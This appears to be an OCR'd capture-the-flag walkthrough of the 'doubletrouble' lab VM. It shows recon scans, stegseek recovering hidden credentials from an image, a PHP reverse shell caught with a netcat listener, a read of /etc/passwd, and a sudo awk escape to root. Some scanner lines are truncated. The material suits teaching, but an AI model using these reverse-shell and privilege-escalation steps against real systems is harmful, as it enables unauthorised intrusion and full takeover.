

```
❯ cat version -l python -p
# Nmap 7.95 scan initiated Sun Mar  9 14:58:45 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p22,80 -oN version 10.0.2.56
Nmap scan report for 10.0.2.56
Host is up (0.00069s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:9D:EA:B5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Mar  9 14:58:53 2025 -- 1 IP address (1 host up) scanned in 7.18 seconds
```


```
❯ dirb http://10.0.2.56
+ http://10.0.2.56/install/index.php
```





```
❯ nikto -h http://10.0.2.56
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.56
+ Target Hostname:    10.0.2.56
+ Target Port:        80
+ Start Time:         2025-03-09 15:59:30 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https:
+ /: The X-Content-Type-Options header is not set. This could allow the user
r.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie qdPM8 created without the httponly flag. See: https://developer.m
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). A
+ /images: IP address found in the 'location' header. The IP is "127.0.1.1".
+ /images: The web server may reveal its internal or real IP in the Location
cgi?name=CVE-2000-0649
+ /: Web Server returns a valid response with junk HTTP methods which may cau
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /install/: This might be interesting.
+ /readme.txt: This might be interesting.
+ /secret/: Directory indexing found.
+ /secret/: This might be interesting.
+ /template/: Directory indexing found.
+ /template/: This might be interesting: could have sensitive files or system
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apa
+ 8104 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2025-03-09 16:00:11 (GMT1) (41 seconds)
---------------------------------------------------------------------------
```





```
❯ stegseek doubletrouble.jpg -wl /usr/share/wordlists/rockyou.txt -xf foto
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "92camaro"
[i] Original filename: "creds.txt".
[i] Extracting to "foto".

❯ ll
.rw-rw-r-- kali kali  81 KB Sun Mar  9 16:01:35 2025 doubletrouble.jpg
.rw-rw-r-- kali kali  30 B  Sun Mar  9 16:02:20 2025 foto
.rw-rw-r-- kali kali 409 B  Sun Mar  9 14:57:34 2025 ports
.rw-rw-r-- kali kali 941 B  Sun Mar  9 14:58:53 2025 version
```




```
❯ cat foto
      File: foto
1     otisrush@localhost.com
2     otis666
```





Index of /uploads/users

Name	Last modified	Size	Description
Parent Directory		-	
260620-php-reverse-shell.php	2025-03-09 10:06	5.4K	
270545-doubletrouble.jpg	2025-03-09 10:06	81K	
426358-php-reverse-shell.php	2025-03-09 10:21	5.4K	

```
❯ nc -lvnp 1234
listening on [any] 1234 ...
```

```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.56] 44670
Linux doubletrouble 4.19.0-13-amd64 #1 SMP Debian 4.19.1
 10:23:25 up  1:27,  0 users,  load average: 0.00, 0.00,
USER     TTY      FROM             LOGIN@   IDLE   JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
www-data@doubletrouble:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
```

```
www-data@doubletrouble:/$ sudo -l
Matching Defaults entries for www-data on doubletrouble:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on doubletrouble:
    (ALL : ALL) NOPASSWD: /usr/bin/awk
```

```
www-data@doubletrouble:/usr/bin$ ls -la awk
lrwxrwxrwx 1 root root 21 Dec 17  2020 awk -> /etc/alternatives/awk
```

https://gtfobins.github.io/gtfobins/awk/#sudo

SonarQube CCNA OTW HMVM DL THL R-M THM

run `sh -p`, omit the `-p` argument on
shell to run with SUID privileges.

This example creates a local SUID cop
interact with an existing SUID binary
path.

```
sudo install -m =xs $(which awk) .

LFILE=file_to_read
./awk '//' "$LFILE"
```

Sudo

If the binary is allowed to run as sup
may be used to access the file system

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

```
www-data@doubletrouble:/usr/bin$ sudo awk 'BEGIN {system("/bin/sh")}'
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
```